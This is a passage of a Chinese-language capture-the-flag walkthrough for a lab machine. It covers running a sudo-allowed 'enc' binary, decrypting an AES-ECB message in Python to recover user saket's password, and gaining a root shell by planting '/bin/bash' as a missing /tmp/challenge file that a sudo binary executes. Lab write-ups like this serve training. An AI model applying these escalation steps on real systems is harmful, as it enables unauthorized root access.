
在/opt 目录下发现backup 文件夹,最终发现了可执行文件enc 的密码为backup_password。
执行enc,输入密码,提示无权限拷贝两个文件

之前执行sudo -l 命令发现www-data 是可以执行enc 的
其实这里执行enc 的时候需要加上sudo,执行过后会在/home/saket 目录下生成enc.txt 和key.txt 两个文件。
bash

sudo ./encenc.txt 的内容是一段加密的字符串,key.txt 提示我们这是ippsec,并且解密时使用的Secret Key 是将ippsec 进行md5 加密后的字符串。
在线解密ippsec 解密:aes-encryption-decryption
使用python 代码解密
python
from Crypto.Cipher import AES
from base64 import b64decode
data = b64decode(b"nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4=")
key = b"366a74cb3c959de17d61db30591c39d1"
cip = AES.new(key,AES.MODE_ECB)
print(cip.decrypt(data).decode("utf-8"))
md5 加密:cmd5

Dont worry saket one day we will reach toour destination very soon. And if you forget your username then use your old password==> "tributetoippsec"Victor,
最终获得saket 用户的密码:tribute_to_ippsec
切换到saket 用户
bash
su saket查看saket 用户是否有可执行的命令
bash
sudo -l结果为:
User saket may run the following commands on ubuntu:
(root) NOPASSWD: /home/victor/undefeated_victor
运行后,从错误信息可知,undefeated_victor 执行的文件challenge 在/tmp 目录下不存在。
bash
sudo /home/victor/undefeated_victor

接下来的思路就是创建challenge 文件,将/bin/bash 写入文件中,然后重新执行sudo /home/victor/undefeated_victor 命令以获取拥有root 权限的shell.
bash
echo "/bin/bash" > challenge
chmod +x challenge
sudo /home/victor/undefeated_victor